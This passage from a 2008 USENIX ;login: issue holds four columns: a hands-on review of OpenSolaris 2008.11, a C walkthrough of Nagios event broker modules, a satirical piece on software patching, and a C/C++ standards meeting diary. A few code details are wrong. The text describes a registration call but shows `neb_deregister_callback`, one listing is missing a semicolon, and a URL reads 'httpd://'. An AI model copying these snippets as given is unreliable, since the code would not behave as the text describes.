Keep in mind that this first release of OpenSolaris seems to be aimed at the desktop, not the datacenter server. For example, there is no SPARC release, only x86. Further down the road, expect OpenSolaris to become more datacenter-ready. Now let's take a look at the feature set, and then get hands-on with the new OpenSolaris release.

OpenSolaris 2008.11 Features

The biggest difference between Solaris and OpenSolaris is the new package management facility. The new system is similar to those found in Linux distributions. It is full-featured, installing operating systems, operating system updates, and user packages (everything else). It also provides full management of packages. For example, `pkg refresh` updates the list of packages available from the Internet-accessible package repositories (authorities), and `pkg install Y` downloads package Y and all things that Y depends on, makes sure all versions match, and installs all those packages. The same `pkg install Y` later on upgrades package Y to the current version. Additional non-official-Sun repositories can be added to the system's list of "authorities" via `pkg set-authority`, as in `pkg set-authority -O httpd://pkg.`

sunfreeware.com:9000 sunfreeware. All package search and install commands executed on the system use all authorities set in this manner.

The desktop GUI and user-software stack have been upgraded as well, including Gnome 2.24, the eSpeak (GPLv3) voice synthesizer, Firefox 3, Thunderbird, the Songbird music player, the Transmission bittorrent client, xChat, a Backup GUI (using ZFS snapshots), the Meta Tracker object database, a new printer configuration tool, and a more refined look and feel.

Packages available in the default repository include top, sudo, emacs, and many more favorites (but not a complete set of open source tools, yet). Some large packages include a Web stack that contains MySQL, Apache, CVS, DTrace modules for Apache and Ruby, and more. A developer package includes Ruby, GRails, SunStudio, NetBeans, and Eclipse.

One "feature" that is blissfully missing is a patching facility. Rather, packages maintain their consistency. If there is a bug in a program that is in a package, a new version of that package is created. Updating that package leads to all packages it depends on being updated as well. Now the bug is fixed but no patching happened (and none of the nightmares of dealing with patches happened).

OpenSolaris itself is installed and managed via this package management system. Approximately every two weeks, when a new set of OpenSolaris packages is released, the single command pkg image-update downloads all the new OpenSolaris bits and installs them, essentially upgrading the operating system. There is also a GUI package manager that shows which packages are installed, which are available, and which have updates available. It is likely that there will be less frequent and more official releases of OpenSolaris, to make it easier for Sun support and ISVs to support their software on OpenSolaris.

ZFS is the root file system, and it includes all of the ZFS goodness that has been documented elsewhere, including snapshots, clones, replication, and almost trivial administration.

The boot environment now has a manager and integrates use of ZFS as the root file system to great advantage. For example, as part of a pkg image-update, a ZFS snapshot is first taken. Once the pkg command is done, the new version of the OS is enabled as the default boot environment. beadm allows the listing, creation, deletion, and activation of boot environments. For example, beadm activate old-boot would set old-boot, an existing boot environment, to be the default boot environment and a reboot would return the system to its pre-upgrade state. There can be many different boot environments from which to select. Unneeded boot environments can be deleted (and the ZFS file systems destroyed to reclaim space) via a command such as beadm destroy old-boot.

Virtualization options abound in OpenSolaris, including the XVM (Xen-based) hypervisor and Sun's open source desktop VirtualBox. VirtualBox [5] is especially interesting and useful, as it runs on many platforms and can virtualize many x86-based environments (Windows, Linux, and Solaris among them).

The security model of OpenSolaris is stronger than standard Solaris as well. By default, root is a role, not a user. Roles are part of the Solaris privilege umbrella of services and are a key part of the Role Based Access Control (RBAC) facility. Because of this change no logins are allowed to the root account. Rather, the user specified at install time has root as a role. Users with that role can su to root or can preface commands with pfexec to execute them with root role privileges. Root can be added as a role to other accounts via usermod -R root username. Such a change would allow that user to be able to assume the root role (by providing the root password). If you really need root to be an account, that change can be made with the command rolemod -K type=normal root.

One final change of note is the preeminence of the GNU tools and the bash shell. The bash shell is the default shell on the system, and the GNU version of tools such as tar come before the Solaris-standard versions of those tools in the default search path. This change freshens the user experience (and improves compatibility with Linux), but it can break some backward compatibility between Solaris and OpenSolaris. This is especially true where scripts are involved. So care should be taken (and testing done) when taking Solaris components and installing them and using them in OpenSolaris.

This list of variations from Solaris is extensive. However, believe it or not, the two share many features. These include secure-by-default settings, DTrace, zones/containers, SMF, and ZFS. Also, the System V package system is included (for backward compatibility). This allows old-school commercial Solaris packages to be installed on the system alongside new-style packages.

How to Get It

OpenSolaris is distributed as an ISO image of a LiveCD. A download of 700 MB, a blank CD and a CD-ROM writer later, and booting a system via that CD brings the new world of OpenSolaris. The LiveCD has an installer that puts OpenSolaris into a designated disk slice. Of course, another great way to try OpenSolaris without any long-term commitment is to install it via the ISO image into a virtual machine in your favorite virtual machine tool. For my testing I ran OpenSolaris natively on a generic white-box PC, as well as within VMWare Fusion (on Mac OS X).

The official OpenSolaris site is http://www.opensolaris.com/get; it has an ISO image of the 052008 release (and probably the 2008.11 release by the time you read this). Oddly enough, other ISO images are available from http://genunix.org/. Check that site for the latest available ISO images.

Hands On

For the purpose of these tests I installed OpenSolaris osol-0811-96.iso from genunix.org in VMWare Fusion 2.0 under Mac OS X 10.5.5. In VMWare I chose Solaris 10 64-bit as the guest operating system. The install went smoothly, and even VMWare Tools installs properly (but is missing some functionality).

Rather than focus on the GUI during my exploration, which is very Linux-like, I spent my time in the administration, which is different from both Linux and Solaris in some important regards.

Let's have a look at the state of the system post-install. Note that I shortened the prompts for ease of reading.

```
$ more /etc/release
                         OpenSolaris 2008.11 snv_96 X86
              Copyright 2008 Sun Microsystems, Inc. All Rights Reserved.
                          Use is subject to license terms.
                            Assembled 29 August 2008

$ df -kh
Filesystem          Size    Used    Avail   Use%    Mounted on
rpool/ROOT/opensolaris
                    11G     2.6G    8.1G    25%     /
swap                2.0G    304K    2.0G    1%      /etc/svc/volatile
/usr/lib/libc/libc_hwcap1.so.1
                    11G     2.6G    8.1G    25%     /lib/libc.so.1
swap                2.0G    12K     2.0G    1%      /tmp
swap                2.0G    52K     2.0G    1%      /var/run
rpool/export        8.1G    19K     8.1G    1%      /export
rpool/export/home   8.1G    56M     8.1G    1%      /export/home
rpool               8.1G    58K     8.1G    1%      /rpool
/hgfs               16G     4.0M    16G     1%      /hgfs

$ zpool status -v
    pool: rpool
    state: ONLINE
    scrub: none requested
```

```
config:

          NAME              STATE       READ      WRITE      CKSUM
          rpool             ONLINE      0         0          0
            c4t0d0s0        ONLINE      0         0          0

errors: No known data errors

$ zfs list
NAME                          USED      AVAIL     REFER     MOUNTPOINT
rpool                         4.66G     8.01G     57.5K     /rpool
rpool@install                 17K       -         57.5K     -
rpool/ROOT                    2.61G     8.01G     18K       legacy
rpool/ROOT@install            0         -         18K       -
rpool/ROOT/opensolaris        2.61G     8.01G     2.55G     legacy
rpool/ROOT/opensolaris@install 66.2M    -         2.44G     -
rpool/dump                    1023M     8.01G     1023M     -
rpool/export                  55.4M     8.01G     19K       /export
rpool/export@install          15K       -         19K       -
rpool/export/home             55.4M     8.01G     55.3M     /export/home
rpool/export/home@install     18K       -         21K       -
rpool/swap                    1023M     9.01G     16K       -
```

Mirroring the disk is a one-command effort (assuming I have a similarly sized disk named c4t1d0).

```
#     zpool attach rpool c4t0d0s0 c4t1d0s0

#    zpool   status -v
      pool:   rpool
     state:   ONLINE
    status:   One or more devices is currently being resilvered. The pool will continue to function,
possibly in a degraded state.
    action:   Wait for the resilver to complete.
     scrub:   resilver in progress for 0h0m, 4.46% done, 0h5m to go
config:

   NAME              STATE      READ      WRITE     CKSUM
   rpool             ONLINE     0         0         0
     mirror          ONLINE     0         0         0
       c4t0d0s0      ONLINE     0         0         0
       c4t1d0s0      ONLINE     0         0         0

errors: No known data errors
```

Certainly that is easier than the old disksuite efforts that were needed to mirror root! Similarly easy steps could replace a failed member of the mirror set with a replacement, for example.

Now let's look at our boot environment.

```
$ beadm list -a
BE/Dataset/Snapshot              Active    Mountpoint    Space     Policy    Created
----------------------------     --------  ------------- --------  --------  -----------
opensolaris                      NR        /             2.61G     static    2008-09-05 15:04
   rpool/ROOT/opensolaris@install —        —             66.17M    static    2008-09-05 15:31
```

There is only one boot environment. By default OpenSolaris calls it, well, "opensolaris."

Shall we upgrade this installation to a newer OpenSolaris release?

```
# pkg refresh
Fetching catalog 'opensolaris.org'...
# pkg image-update
Fetching catalog 'opensolaris.org'...
```

```
Checking that SUNWipkg (in '/') is up to date...
WARNING: pkg(5) appears to be out of date, and should be updated before running image-update.

Please update pkg(5) using 'pfexec pkg install SUNWipkg' and then retry the image-update.
bash-3.2# pkg install SUNWipkg
Fetching catalog 'opensolaris.org'...

Creating Plan -

DOWNLOAD                 PKGS          FILES           XFER (MB)
SUNWipkg                 1/1           110/110         0.38/0.38
Completed                1/1           110/110         0.38/0.38

PHASE                    ACTIONS
Removal Phase            12/12
Install Phase            7/7
Update Phase             151/151
PHASE                    ITEMS
Reading Existing Index   8/8
Indexing Packages        1/1

bash-3.2# time pkg image-update
Fetching catalog 'opensolaris.org'...

Checking that SUNWipkg (in '/') is up to date...

Creating Plan -

PHASE                    ITEMS
Indexing Packages        1/545
. . .
Indexing Packages        545/545
DOWNLOAD                 PKGS          FILES           XFER (MB)
SUNWpython-cherrypy      0/549         0/8025          0.00/219.59
. . .
SUNWipkg-brand           549/549       7708/7708       218.50/218.50
Completed                549/549       7708/7708       218.50/218.50
PHASE                    ACTIONS
Removal Phase            1/3281
. . .
Removal Phase            3281/3281

Install Phase            3290/4450
. . .
Install Phase            4450/4450

Update Phase             86/13668
. . .
Update Phase             13668/13668

Reading Existing Index   1/9
. . .
Reading Existing Index   9/9

Indexing Packages        1/549
. . .
Indexing Packages        549/549
```

The upgrade, start to finish, took 21 minutes. A reboot brought the system up running the new version of OpenSolaris. It is simply amazing how much easier it is to perform administration tasks such as disk mirroring and upgrading than with standard Solaris. Certainly I prefer this platform to the old one.

The Future

As to the future, that remains to be seen. Without a doubt, OpenSolaris makes a better desktop operating system than Solaris. Also without a doubt, Solaris makes a better datacenter operating system at this point. The lack of SPARC support and application vendor support for OpenSolaris will keep it out of the datacenter for most uses.

What about Sun's official view on the future of Solaris versus OpenSolaris? Jim McHugh, Vice President of Solaris marketing, responded to my question with this quote:

> Solaris is Sun's flagship operating system. OpenSolaris is the open source community and release cycle that is based on 20 years of Solaris development and innovation and where the next generation of Solaris is being built. Solaris and OpenSolaris releases, since they're actually from the same source foundation, are very similar but have somewhat different target audiences. The Solaris release hallmark is its long life cycle and mission-critical enterprise support. OpenSolaris releases come out every six months and thus have the latest and greatest features, making it ideal for developers, Web 2.0 companies, enthusiasts, and startups.
>
> For users facing challenging business and technical requirements, such as lowering costs, simplifying system administration, and maintaining high service levels, the Solaris platform is the ideal choice. It is supported on over 1000 x86 and SPARC systems and its innovative features like ZFS, Dtrace and Containers deliver breakthrough virtualization capabilities, data management, advanced security, and world record performance.

Over time this may change, but it seems that we will have two major Solaris releases, much as Linux distributions frequently have a commercial release and a free release. Such is the new, confusing, exciting world of Solaris.

Next Time

Sun has a new NAS product line that should be released by the next column deadline. An exploration of the features, functionality, and differentiators of that set of products should make for fun writing (and, hopefully, fun reading).

RESOURCES

[1] http://www.usenix.org/publications/login/2008-04/pdfs/galvin.pdf.

[2] http://blogs.sun.com/gbrunett/category/Solaris+10+Security.


[3] http://www.infoworld.com/article/08/09/24/39NF-linux-killing-solaris_1.html.

[4] A talk about the state of OpenSolaris is found at http://www.opensolaris.org/os/project/indiana/files/OpenSolarisTownHallv7.pdf.

[5] VirtualBox is available from http://www.virtualbox.org.

DAVE JOSEPHSEN

iVoyeur: *you* should write an NEB module, revisited



David Josephsen is the author of *Building a Monitoring Infrastructure with Nagios* (Prentice Hall PTR, 2007) and Senior Systems Engineer at DBG, Inc., where he maintains a gaggle of geographically dispersed server farms. He won LISA '04's Best Paper Award for his co-authored work on spam mitigation, and he donates his spare time to the SourceMage GNU Linux Project.

dave-usenix@skeptech.org

IN THE LAST ISSUE I SPENT SOME TIME trying to get you interested in writing Nagios Event Broker (NEB) modules. NEB modules, as you no doubt recall from the literary triumph that was my last article [1], are small, user-written shared object files that can extend or change the functionality of Nagios. If you dislike something about how Nagios functions or wish a hook had been added for your favorite monitoring tool, NEB modules are for you. In fact, if you use Nagios at all and have written any code related to your install that isn't a plug-in, then NEB modules are for you too. Heck, if you haven't already flipped the page looking for something more interesting to read, then you should be writing NEB modules.

So, in a rare (for me) fit of long-term attention span, this month I want to follow up on a few things I didn't get to cover in the last article. I took a few moments of time to get my Nagfs module working with the 3.x series of Nagios, and I also wanted to give you some hard examples of how the new custom external commands feature in the 3.x series can be used by an NEB to do interesting things.

In fact, when I said I took a few moments of time to get my Nagfs module working in 3.x, I literally meant a few moments. No code needed to be changed at all. The only hiccup I ran into was that the 3.x series of Nagios includes the glib libraries if your module has NSCORE defined, as mine does, and glib on my system was in a non-obvious place. So to port my module from 2.x to 3.x I went from typing:

```
gcc -shared -o nagfs.o nagfs.c
```

to typing:

```
gcc -shared -I/usr/include/glib-1.2 -o nagfs.o nagfs.c
```

Since I brought it up, I should probably write a word or two about the NSCORE compiler definition. In terms of an executive summary, I can tell you that I don't really know why it's there, but your module gets a bunch more information if you define it, so I do. If you're curious, you can take a look at the module/helloworld.c file in the base directory of the Nagios tarball and note that it is not set, so it is not in fact required for your module to operate. I would then direct your attention to the service_struct definition in the include/objects.h in the base directory of the tarball. Note that all the really great stuff you'd probably want to know is only available if NSCORE is defined. This is true of pretty much all the interesting structs, so I define it. The includes/config.h file in the base directory of the Nagios tarball includes glib if NSCORE is defined.

To make a long story short, despite the fact that a lot of NEB-related code was touched in the move from 2.x to 3.x, simple modules like mine will probably not need to be changed to compile, which is happy news and hints at solid engineering. Three cheers for those crafty Nagios developers!

On to the custom external commands feature, beginning with a short definition. Nagios can be controlled by passing commands into a FIFO called the external commands file. External commands are the preferred way to change Nagios's runtime settings from external scripts. For example, if you needed to schedule downtime for a large number of individual hosts, you could write a script that generated input to the external command file rather than using the cumbersome Web interface. The most common use of external commands is probably implementing passive host and service checks [2].

External commands have the syntax:

```
[time] command_id;command_arguments
```

The square brackets are literal and time is in epoc seconds format, for example:

```
[1222309414] foo;bar
```

The commands themselves are statically defined, and each command takes different numbers and types of arguments. These are documented at the Nagios Web site [3]. New to Nagios 3.0, and the point of this ramble, are custom commands. Simply preface the command name with an underscore and Nagios will treat the command as "custom." Custom commands are not defined and may contain as many freeform arguments as you wish. (Well, there's probably a buffer-size cap somewhere, but I've never hit it.) So although this example will be ignored completely by Nagios, the following command will be parsed as a custom command and passed by the event broker to any modules that are interested in receiving it:

```
[1222309414] _foo;bar

/* handle data from Nagios daemon */
int nagfs_handle_data(int event_type, void *data){
  nebstruct_service_status_data *ssdata=NULL;
  nebstruct_host_status_data *hsdata=NULL;
  nebstruct_external_command_data *exdata=NULL;
  service *svc=NULL;
  host *hst=NULL;
  char temp_buffer[1024];

  /* what type of event/data do we have? */
  switch(event_type){

  case NEBCALLBACK_SERVICE_STATUS_DATA:
  //service status data occurs every time a check runs. We use this to update the service file
  in each host's directory.

     ssdata=(nebstruct_service_status_data *)data;
     //ss data gives us a pointer directly to the service object
     svc=ssdata->object_ptr;
     nagfs_write_service_status(svc->host_name, svc->description, svc->current_state, svc->state_type );

   break;

  case NEBCALLBACK_HOST_STATUS_DATA:
  //service status data occurs every time a host check runs. We use this to update the HOST file.
```

```
    hsdata=(nebstruct_host_status_data *)data;
    //ss data gives us a pointer directly to the service object
    hst=hsdata->object_ptr;
    nagfs_write_host_status(hst->name, hst->current_state, hst->state_type );

  break;

case NEBCALLBACK_EXTERNAL_COMMAND_DATA:
//external commands are user-submitted commands from the external command file

    exdata=(nebstruct_external_command_data *)data;
    //the external command struct doesn't give us a pointer to a command struct
    snprintf(temp_buffer,sizeof(temp_buffer)-1,"Nagfs: got command: %s",exdata->command_string);
    temp_buffer[sizeof(temp_buffer)-1]='\0';
    write_to_all_logs(temp_buffer,NSLOG_INFO_MESSAGE);

    if((strcmp(exdata->command_string,"_nagfs_die")) == 0) {
        nebmodule_deinit(0,0)
    }

  break;

default:
    snprintf(temp_buffer,sizeof(temp_buffer)-1,"nagfs: just got some unknown data. Weird.." );
    temp_buffer[sizeof(temp_buffer)-1]='\0';
                write_to_all_logs(temp_buffer,NSLOG_INFO_MESSAGE);

  break;

  }

return OK;
  }
```

LISTING 1

Listing 1 is a modified version of my event handler function from last month's article. Not shown in the listing is the extra registration call we must add to the init function to begin receiving external command events:

```
neb_deregister_callback(NEBCALLBACK_EXTERNAL_COMMAND_DATA,nagfs_handle_data);
```

As you probably recall from the last article, the first argument is a constant that defines what we want to register for, and the second argument is a function pointer back to our own event handler function. I'll save you a grep or two by pointing out that the event-type constants are defined in includes/nebcallbacks.h in the base of the Nagios tarball. As with everything in the Nagios source, the names are self-explanatory and easy to find. The struct that makes up an external command is defined in include/nebstructs.h. I'll paste it into Listing 2, so I can briefly discuss it here.

```
typedef struct nebstruct_external_command_struct{
    int               type;
    int               flags;
    int               attr;
    struct timeval    timestamp;

    int               command_type;
    time_t            entry_time;
    char              *command_string;
    char              *command_args;
      }nebstruct_external_command_data;
```

LISTING 2: AN EXAMPLE OF THE EXTERNAL COMMAND STRUCT

The external command struct in Listing 2 is a bit different from the service and host data structs we dealt with in the last article. In the latter structs we were given a pointer to an object that represented the actual service or host in memory. The external command struct, however, refers to no other Nagios object, because there is no other object to refer to. Everything you need to know about the custom command—its execution time, name, and arguments—can be gotten directly from the struct passed to us from the broker. The variable names that contain these pieces of information are, of course, self-explanatory.

Aside from a few variables at the top of the function in Listing 1, all I've added is a case to the `switch` loop that logs the name of the command we've received from the broker. If the event name matches `_nagfs_die`, then the module commits suicide by calling its own `deinit` function.

If you need to talk to your NEB module from an external source such as a script or another server, custom external commands are the perfect means to do it. Here's an example: Imagine a VRRP-like protocol for Nagios fail-over servers. Both servers send each other "I'm alive" messages, and whoever has the highest priority is the master. All service checks and notifications on the backup server are suppressed while the master is alive. This could be implemented in NEB as a single piece of code; that is, all participating servers would run exactly the same NEB module. Best of all, the message-passing interface (the hard part) is already written for you in the form of existing plug-ins plus the custom external commands feature.

In versions of Nagios prior to 3 you would have had to implement your own mechanism for message passing, and that would have meant scheduling events for your module to wake up and check for messages, so this feature makes NEB modules much easier to write and should hopefully inspire you to write modules that do even cooler things. That last example I just made up off the top of my head; the thought of what problems the LISA crowd could solve with NEB makes me all giddy.

So, beloved *;login:* readers, I sincerely hope these two articles have at least piqued your interest in the Nagios event broker. If you use Nagios and need customizations, please, please, please write an event broker module. They're fun to write, and really I'd like to reap the benefit of your hard work, because, let's face it, you're smarter than I am and I couldn't afford your consulting fee anyway.

Take it easy.

REFERENCES


[1] My last article: http://www.usenix.org/publications/login/2008-10/pdfs/josephsen.pdf.

[2] Passive service checks in Nagios: http://nagios.sourceforge.net/docs/3_0/passivechecks.html.

[3] List of Nagios external commands: http://www.nagios.org/developerinfo/externalcommands/commandlist.php.

ROBERT G. FERRELL

/dev/random



Robert G. Ferrell is an information security geek biding his time until that genius grant finally comes through.

rgferrell@gmail.com

Patching the roof and pitching the hay
Is not my idea of a perfect day

—Stephen Schwartz, "Pippin" (one of my all-time favorite musicals)

IN THE BPC ERA (BEFORE PERSONAL computers), patching was something you did to squeeze a little more use out of a punctured, torn, or split thingamajig. It was no more a normal stage in the life cycle of an item than open-heart surgery can be said to constitute part of the normal life cycle of a human being. How, then, did periodic patching come to be accepted as part and parcel of the routine software experience? It's like a bonus we get unexpectedly days or weeks after the product is in place and functioning: "Look what came today, honey—the rest of the spokes for little Johnny's tricycle! Now he won't have to drag it around behind him anymore."

In virtually any other manufacturing arena (home office furniture and toys notably excepted), the repeated release to the public of products that they hadn't really finished assembling yet would be detrimental to the company's bottom line at some point. For reasons I've never fully fathomed, the market has not seen fit to apply this rather fundamental economic principle to software firms.

Let's examine this phenomenon a little more closely. In effect, a patch is an admission that the software you bought wasn't really well and thoroughly tested. It was rushed out the door with flaws the manufacturer felt motivated by their lawyers and public relations janks to correct at a later date. The weird part is that we the sheeple just accept this malfeasance as though it were a perfectly natural way of doing business, instead of stringing the perpetrators up in the mall food court for all to see and taunt.

Imagine if you got a package in the mail once a month that contained parts for your new car, the installation of which were necessary for it to continue to operate without, say, blowing up when you accelerate to a certain speed. Or what if every song you snagged off iTunes required you to download regular fixes for bad notes or missing lyrics? That adorable pedigreed puppy you just brought home from the breeder? They'll be sending you ointment you'll want to administer every so often or poochie will moo instead of bark. And then there are the shots you'll need to give her to keep that precious little tail from falling off or becoming dislocated when wagged.

A fair number of these patches are issued for security, or more accurately, insecurity reasons. The flaws they correct are for the most part well-known to the software engineering community, however, and should have been expunged during the quality review process. Part of the reason for this sorry state of affairs, pundits sympathetic to the software industry will be happy to expound in your general direction, is that modern software packages are so incredibly complex that no one could reasonably be expected to catch all the little nitpicking mistakes like, oh, I don't know, buffer overflows and null pointer dereferences. This argument is a steaming flagon of septic wallaby lymph because secure engineering starts with educating the coders themselves and auditing their code as it's produced, before it gets too deeply entwined with the rest of the application and has to be tweezed out like errant ear hair. Programmers are, or at least should be, taught not to make errors of this sort. It's as simple as that. Apologists try to make it sound as though insecure coding is a sort of congenital Tourette's Syndrome that affects most software engineers. We should pity them for their affliction and be supportive. If that means pushing a few dozen patches to a hundred million systems worldwide at a total cost of a couple thousand (wo)man-years of potential lost productivity and who knows how many terabits of wasted bandwidth, so be it. After all, other professionals aren't expected to learn their trades properly. Look at investment bankers. (But not too long: You're gazing into the abyss.)

To release yet another cacodaemon from the lurking horror of my metaphor petting zoo: ever watch one of those edutainment documentaries where they take you on a tour of the factory that makes, like, dismembered squid tentacle slices coated in a vaguely chocolateoid substance? Notice that there's always at least one or two hairnetted workers whose job it is to yank the moldy, scabrous, and otherwise obviously substandard appendage pieces off the conveyor before they get covered in brown trans-fat-laden goo and packaged up to be shipped to your child's school as a healthy snack alternative. That's called "quality control," and most experts agree it should be accomplished prior to the product actually leaving the place of manufacture. If certain software companies were in charge, they'd bide their time until some kids got food poisoning, then mail out little cups of disinfectant for consumers to dip their CalimariBars® in to kill any putative bacteria. The resulting taste bud damage? That's a feature, little lady.

To add insult to injury, a great many patches get foisted on the unsuspecting user via some insidious auto-update mechanism without so much as a by-your-leave and then break things that were working just fine before, thank you. Your car (probably) won't now blow up on the freeway entrance ramp, but the headlights switch on and off at random and the radio will only play easy-listening stations or talk shows on the Esperanto network. No worries, though: The next patch will make it impossible to roll the windows up, so you won't be able to hear the radio, anyway.

Having endured this tirade, you'd be excused for thinking that I have nothing good to say about the practice of patching. You'd be wrong, as it so frequently turns out. It saved my mother a lot of money on new jeans when I was a boy.

NICK STOUGHTON

update on standards: diary of a standards geek, part 2

Nick is the USENIX Standards Liaison, representing USENIX in the POSIX and Programming Language Standards Committees of ISO and ANSI. When he is not busy with that, he is a consultant, with over 25 years of experience in developing portable systems and applications, as well as conformance testing.

nick@usenix.org

A YEAR OR SO AGO, I WROTE AN ARTICLE here called "Diary of a Standards Geek." It seemed to be very well received, and I was sent a number of follow-on comments and questions after it appeared in *;login:*. This September I spent three solid weeks at standards meetings, and I thought this format seemed the best to summarize that extremely busy period.

Week 1: C, Santa Clara

So, for 17 of the next 19 days I am scheduled to be at a standards meeting of one sort or another. At least for this week and the next, I'm going to be at least relatively close to home. This week, it is C in Santa Clara, hosted by Cisco Systems. If you know the Bay Area, you will appreciate why I chose to stay in a hotel near the meeting room. The meeting may only be 40 miles from my home in Oakland, but it can be easily 60–90 minutes of driving in either direction!

The C standard is being revised. At the last meeting, the Working Group asked me to be the backup editor, as the primary editor has not been able to get to a meeting for several years. However, today he is here! I can take it easy! Someone else is going to do the heavy lifting. Acting as the editor is not a part of the USENIX Standards budget, and anything I do in this role is strictly as a volunteer.

But I have several papers before the committee, and I'm expected to deliver several more before the process is over. Add to that is that the United Kingdom C panel has found itself unable to send anyone to the meeting, so they've asked me, since I'm a UK citizen, to represent it as "Principal UK Expert" (PUKE) and Head of the UK Delegation. This is a great honor, and one for which I am happy to oblige them.

There are 30 or so people attending the meeting—one of the biggest crowds for a while. That's because there are many local people who are able to participate. We even have Apple here for the first time in as long as I can remember. And we have one person attending all week by teleconference, from the East Coast. Cisco is pretty well set up for hosting this kind of meeting, so we have good connectivity, good teleconference facilities, and an attentive host.

C is right at the start of its revision. We don't want to do anything inventive, just build on existing implementations wherever appropriate. Microsoft is here, but their group is humble enough—its C compiler is well known as one of the least compliant in common usage (being barely C89 compliant, and nowhere even close to C99 compliant). But it still has good data points and input. We definitely all want to do attributes in C, and GCC is the model most of us know and understand, but we've all used Microsoft's _declspec as well at some point, and we want to do something that fits both. The C++ committee is also working on attributes, so we are closely watching that group and will probably take its lead here, since it is covering the same space, with many of the same players. Its members are (as usual) being a little more inventive, but if they can blaze the way, there may be adequate precedent to follow.

Microsoft is also trying to bring forward an idea it has to "hide" pointers in secure code. By encrypting pointer values Microsoft can make it harder for an attacker to locate key data structures when reverse-engineering applications, and the company thinks this is a great idea to have in the standard. I point out that by specifying it, via explicit calls to a function called EncodePointer(), it is not so much making it harder for attackers but more advertises in big bold letters what data structures the implementer considers important enough to hide! This has to be done with inline code—not function calls! I think we'll see another version of this paper soon.

We spend a lot of time discussing "Critical Undefined Behavior." The C standard currently has many places where "undefined behavior" results. Some of these are benign and provide opportunities for some implementation (i.e., compiler) to provide defined behavior (that is not portable). An example is integer overflow on a two's complement architecture. Everyone knows what happens when you add one to INT_MAX. But the standard says this behavior is undefined.

Then there's the just plain wrong undefined behavior, such as dereferencing an uninitialized pointer or, worse, writing to such a pointer. This is what we want to move into a new "critical undefined" class. "Out of bounds stores," the largest section of the critical undefined behavior paper, cannot always be seen by the compiler, but where they can be, the result should always be a diagnostic. However, in safety-critical applications, it is important to do nothing that might ever rely on undefined behavior, of any kind. It is unlikely we will be able to make a significant impact here, but anything we can do, we should.

There are many gray areas in this endeavor, however. The standard currently says that it is "undefined behavior" if pointer addition results in overflow. It turns out that gcc uses this with somewhat surprising results: If you add a pointer and an unsigned integer, the result can never be a pointer to a lower address than you started with. However, there are some embedded system programmers out there who know what happens on their hardware when you add two numbers together and write code like this:

```
// an address somewhere towards the end of memory
void *arena = (void *)HIMEM_ADDR;

void *
myalloc(unsigned int len)
{
   void *ret = arena;
   if ((arena + len) < arena) {
       // overflow happened
       return NULL;
   }
   arena += len;
   return ret;
}
```

However, since it is undefined behavior when a pointer overflows, and this function relies on it to correctly return failure if len is too big, the program is nonportable. Worse than that, in gcc's case, is that the NULL return is removed as dead code (a perfectly acceptable thing to do for undefined behavior), and the program subsequently crashes when an out-of-bound store happens. We spent a long time discussing this but concluded that this is a case where the compiler was free to do the dead code removal, and the standard should not prevent it. Static analysis would (incorrectly) assume that no out-of-bound store would occur, since this was guarded against.

As we go into the revision process, we want to make sure that we have cleared the decks as far as possible of all of the current open defect reports against C99. We spend a day or so reviewing and finalizing all of the open defects. For the first time since we started the C standard (in 1986 or so), the open defect list is empty!

Week 2: C++, San Francisco

Not one but two distinct meetings are held this week. Sunday: IEEE 1003.27. POSIX-C++ binding. This is a new Working Group looking at the intersection between the standard POSIX operating system environment and the standard C++ programming language. If we can't decide on what thread cancellation means within C++, we can come up with a much narrower definition of what it means when the underlying OS is known to be POSIX. If we do map thread cancellation onto some kind of C++ exception, then we can make it explicitly undefined behavior if an application catches that exception and fails to rethrow it. Of course, that has far-reaching consequences throughout the C++ standard library, since many of those "Throws: Nothing" clauses are now "May throw thread-canceled exception." And, if you catch it, especially in a `catch(...)` clause, you must add that rethrow.

POSIX/C++ is just a one-day meeting, but I'm hosting it (having borrowed a meeting room from one of my other clients). A good crowd of 12 people show up (10 of whom are C++ meeting attendees as well). We agree on a strategy to avoid sending contentious liaison statements back to WG 21, the C++ language committee. We got burnt back in February when we asked its members to take some points into consideration. Let's not do that again! There is nothing contentious here anyway, this time.

Monday: We move on to the C++ language. Both yesterday's and this week's meetings are in San Francisco. At least I can sleep in my own bed! But to get from Oakland to the City for an 8:00 a.m. start I have to leave earlier than usual.

C++ is a big working group (WG). You've heard me complain about its inventiveness and strange procedures in the past. But a number of new things are happening this week:

- Our outgoing convener, who was unable to commit to attending meetings of the parent body (see next week to follow) to represent his group, also has a family emergency this week. This is a pity; we won't be able to give him the send-off he has earned, but he promises to be back next time.
- Our convener in waiting has a longer history and better understanding of the standards development process. With several of us urging him on, he announces that the complex and contentious (and irrelevant) voting procedure this WG has used for the past 15 years is to be simplified into a simple straw poll of all present. This makes understanding consensus (the job of the convener) a thousand times easier, and it removes the most contentious part of the meeting for everyone.
- Hurricane Ike has kept several attendees from Texas at home, at least for the first half of the week. Some strong opinions are missing!

As a result, the meeting is much more relaxed, and consensus is much easier to reach. We are trying desperately to reach a point where we have a draft ready to send to ballot. The published timetable says this is the last meeting before the ballot . . . but are we ready?

The elephant in the room is "concepts." For those following from a distance, "concepts" are a new technique that makes it much easier to write requirements for templated interfaces. And with well-specified requirement statements in your program, you are going to get better diagnostics, easier to understand code, and more portable programs.

But concepts are a *huge* piece of the new standard. They touch *everything* in the library, and the language aspect is also complex, touching many clauses in the core language wording. We have been unable to approve the core language wording for the past 15 months or so, and that has kept the brakes on moving forward with the library aspects.

Given the perceived importance of concepts, we all agreed that even though the core language was not yet approved at the start of the week, library concepts demanded a large subgroup to go off and work solidly, all week, on the various papers for applying concepts to the Standard Template Library.

Friday: Now it's voting time! One of the key differences this week is that the new convener actually knows the process and procedures that a working group should use. In the ISO process, voting happens in exactly two places: at the JTC 1 level (where standards are finally approved) and at the subcommittee level (where drafts are approved). At the working group level, votes are nothing more than straw polls, an indicator of consensus. At best they serve also as an indicator of how a national body might vote at the subcommittee level. In the past, despite several of us who do understand the process and point out the flaws, we've had an extremely complex voting arrangement, where only certain people in the room are allowed to vote, and numbers are carefully counted. This is always a lengthy and contentious process. This time, everyone puts up a hand (or not) and we can get through things quickly, and with reasonable certainty on the level of consensus reached.

Before we start in on the voting, I give a presentation on the entire ISO balloting process, since one of the primary votes is on whether we are ready to have an official Committee Document ballot on the working draft that results from this meeting. If we say "yes," what exactly does that mean? It is a little surprising to find that most of the 50–60 people in the room didn't know this before we started.

All of the concept papers are accepted! This has taken meeting after meeting after meeting to get right, or at least nearly right.

